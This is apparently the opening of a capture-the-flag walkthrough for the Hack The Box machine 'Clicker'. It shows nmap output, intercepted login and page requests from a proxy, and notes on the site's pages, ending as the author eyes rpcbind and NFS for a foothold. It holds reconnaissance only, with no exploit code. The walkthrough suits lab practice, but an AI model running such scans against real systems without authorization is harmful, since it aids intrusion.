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## Scanning

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ nmap 10.10.11.232 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 22:52 IDT
Nmap scan report for 10.10.11.232
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 89:d7:39:34:58:a0:ea:a1:db:c1:3d:14:ec:5d:5a:92 (ECDSA)
|_  256 b4:da:8d:af:65:9c:bb:f0:71:d5:13:50:ed:d8:11:30 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Did not follow redirect to http://clicker.htb/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
111/tcp    open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp    rpcbind
|   100000   2,3,4      111/udp    rpcbind
|   100000   3,4        111/tcp6   rpcbind
|   100000   3,4        111/udp6   rpcbind
|   100003   3,4        2049/tcp   nfs
|   100003   3,4        2049/tcp6  nfs
|   100005   1,2,3      45871/tcp6 mountd
|   100005   1,2,3      52857/udp  mountd
|   100005   1,2,3      58562/udp6 mountd
|   100005   1,2,3      60715/tcp  mountd
|   100021   1,3,4      32912/udp6 nlockmgr
|   100021   1,3,4      35815/tcp6 nlockmgr
|   100021   1,3,4      43949/tcp  nlockmgr
|   100021   1,3,4      54445/udp  nlockmgr

```


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```
100024 1 54941/udp status
100024 1 55121/tcp6 status
100024 1 59383/tcp status
100024 1 60155/udp6 status
100227 3 2049/tcp nfs_acl
100227 3 2049/tcp6 nfs_acl
2049/tcp open nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
```


Scan revealed ports 22, 80, 2049, 111 for rpcbind.

I added the address to the /etc/hosts and accessed the website:



## Testing Functionality

### Info tab



Note the /info.php

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## Register tab

clicker.htb/register.php

Registration  
[Back to Home](#)


# Register

Username


Password

Submit


/register.php




/create\_player.php




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When trying to add the user again:



### Login tab



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[Back to Home](#)

# Login

Username

Password

```
1 POST /authenticate.php HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://clicker.htb
10 Connection: close
11 Referer: http://clicker.htb/login.php
12 Cookie: PHPSESSID=siudal7hf6njch2kjsuvhpi9f
13 Upgrade-Insecure-Requests: 1
14
15 username=Test&password=12345678
```

[/authenticate.php](#)


Intercept HTTP history WebSockets history Proxy settings

Request to http://clicker.htb:80 [10.10.11.232]

```
1 GET /index.php HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://clicker.htb/login.php
8 Connection: close
9 Cookie: PHPSESSID=siudal7hf6njch2kjsuvhpi9f
10 Upgrade-Insecure-Requests: 1
11
12
```

[/index.php](#)


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A new tab can be used: play.




/play.php




It is possible to click and it counts the number of clicks:




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

You can level up by giving up on clicks.




When clicking save and close:



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


## Profile tab





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After testing the functionality of the site, I need to get some kind of foothold. Many PHP files were found, and many parameters during the way could be tested. I was thinking about the files, and I need some interaction with the server. The scan revealed port 111 for rpcbind.

